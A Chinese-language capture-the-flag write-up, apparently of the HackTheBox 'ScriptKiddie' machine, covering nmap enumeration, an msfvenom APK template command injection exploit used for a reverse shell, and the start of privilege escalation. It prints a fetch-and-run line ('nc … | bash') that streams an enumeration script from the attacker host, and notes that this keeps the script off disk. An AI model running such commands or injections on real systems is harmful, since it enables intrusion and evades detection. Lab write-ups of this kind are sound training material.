

## 概述 （Overview）




- MACHINE TAGS
  - Web
  - Outdated Software

## 攻击链 （Kiillchain）




## TTPs （Tactics, Techniques & Procedures）


- nmap
- exploit-db
- command injection
- pspy

## 阶段1：枚举


老规矩，还是先通过 nmap 枚举下目标服务开放的端口和服务：

```
----------Starting Full Scan----------


PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp


Making a script scan on extra ports: 22


PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



----------Finished all scans----------
```

暴露的端口很少，浏览器访问下 5000 端口，看看是不是http服务：





很好，在这个端口上确实部署的是一个http服务。通过操作页面上的功能，获悉这可能是调用后端服务的一个Web脚本，尝试用nmap扫一下本地地址，返回的端口信息与我们直接扫的信息一致：





这里我开始对表单尝试命令注入，但尝试了很久发现并没有利用成功，只有是一个非IP地址就会提示错误。

尝试 `payloads` 功能，发现是通过它实际上就是最终执行的 `msfvenom` ，生成需要系统的反弹脚本。对表单尝试命令注入，失败。尝试文件上传提示内容错误，失败。对下载地址进行 lfi fuzzing，失败。




`os` 选项支持三种类型的选项： `windows` 、 `linux` 、 `android`


尝试 `sploits` 功能，实际上就是执行的 `searchsploit` 搜索。对表单尝试命令注入失败，并提示让你停止攻击，说会反击你。 有点意思哈...





# 阶段2：工具和利用

## 阶段2.1：msfvenom APK template command injection


在没有更多收获的情况下，开始对上诉三个服务进行 exploit-db 搜索，最终发现一个有意思的： `Metasploit Framework 6.0.11 - msfvenom APK template command injection` 。 刚好也能与目标服务上的 `payloads` 功能对应上。





将 `49491.py` 下载后，修改里面的 `payload` 内容来进行验证，我这里是通过wget来判断是否能成功执行命令注入：




留意到 http 被目标服务请求了一次，证明漏洞存在，注入反弹shell命令成功获取 `kid` 用户的shell：




并在 kid 用户目录下发现了 user flag。




## 阶段3：权限提升

为方便后续操作，先加入免登录公钥然后直接ssh登录到目标服务器上：

```
┌──(root㉿kali)-[~kali/hackthebox/ScriptKiddie/file]
└─# cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4lPKwSiq7EfXc7W73QuqhGwFDj6V+cYpMGQGU5Xp
X4xskOtzJvmtbCbgrxo0n/oe8uwU5D4LLwSGqXk1JXwy47TL8GbUjvB4JR0zgjyHkZSMy3CvMGdUHSS
Cwy0MG4eoW4H12934Uk5iskQbcOYqqfcP4fp5nZ727wtIBBpkxFocOZ0E8jNuTsL30Pr

┌──(root㉿kali)-[~kali/hackthebox/ScriptKiddie/file]
└─# ssh kid@10.10.10.126
ssh: connect to host 10.10.10.126 port 22: No route to host

┌──(root㉿kali)-[~kali/hackthebox/ScriptKiddie/file]
└─# ssh kid@10.10.10.226
The authenticity of host '10.10.10.226 (10.10.10.226)' can't be established.
ECDSA key fingerprint is SHA256:pAllCiXAy3vx09h2utAwb6w3wp7TNNn0qxANXYRvqu0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.226' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul  1 14:00:32 UTC 2021

  System load:             0.0
  Usage of /:              29.3% of 17.59GB
  Memory usage:            11%
  Swap usage:              0%
  Processes:               224
```

随后我将 `LinEnum` 脚本通过NC暴露在9901端口上，接着在目标服务器上通过bash执行该脚本（这样做有一个好处，就是脚本不落地，除非存在流量分析类工具才能还原出执行脚本）：

```
kid@scriptkiddie:~$
kid@scriptkiddie:~$ nc 10.10.16.15 9901 | bash

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Enabled


Scan started at:
Thu Jul  1 14:15:55 UTC 2021


### SYSTEM ##############################################
[-] Kernel information:
Linux scriptkiddie 5.4.0-65-generic #73-Ubuntu SMP Mon Jan 18 17:25:17 UTC 2021 x86_64 x86_64 x86_64


[-] Kernel information (continued):
Linux version 5.4.0-65-generic (buildd@lcy01-amd64-018) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~2
```

```
┌──(root㉿kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# cp ../../../../tools/linux_privilege/LinEnum.sh .

┌──(root㉿kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# vim LinEnum.sh

┌──(root㉿kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# cat LinEnum.sh | nc -lnvp 9901
listening on [any] 9901 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.226] 52882
```

根据收集到的信息发现存在 `/home/pwn` 目录，随后在目中发现 `scanlosers.sh` 可疑的脚本。

```
kid@scriptkiddie:/home/pwn$ ll
total 44
drwxr-xr-x 6 pwn  pwn  4096 Feb  3 12:06 ./
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ../
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history → /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Feb 25  2020 .bashrc
drwx------ 2 pwn  pwn  4096 Jan 28 17:08 .cache/
drwxrwxr-x 3 pwn  pwn  4096 Jan 28 17:24 .local/
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx------ 2 pwn  pwn  4096 Feb 10 16:10 .ssh/
drwxrw---- 2 pwn  pwn  4096 Jul  1 13:50 recon/
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh*
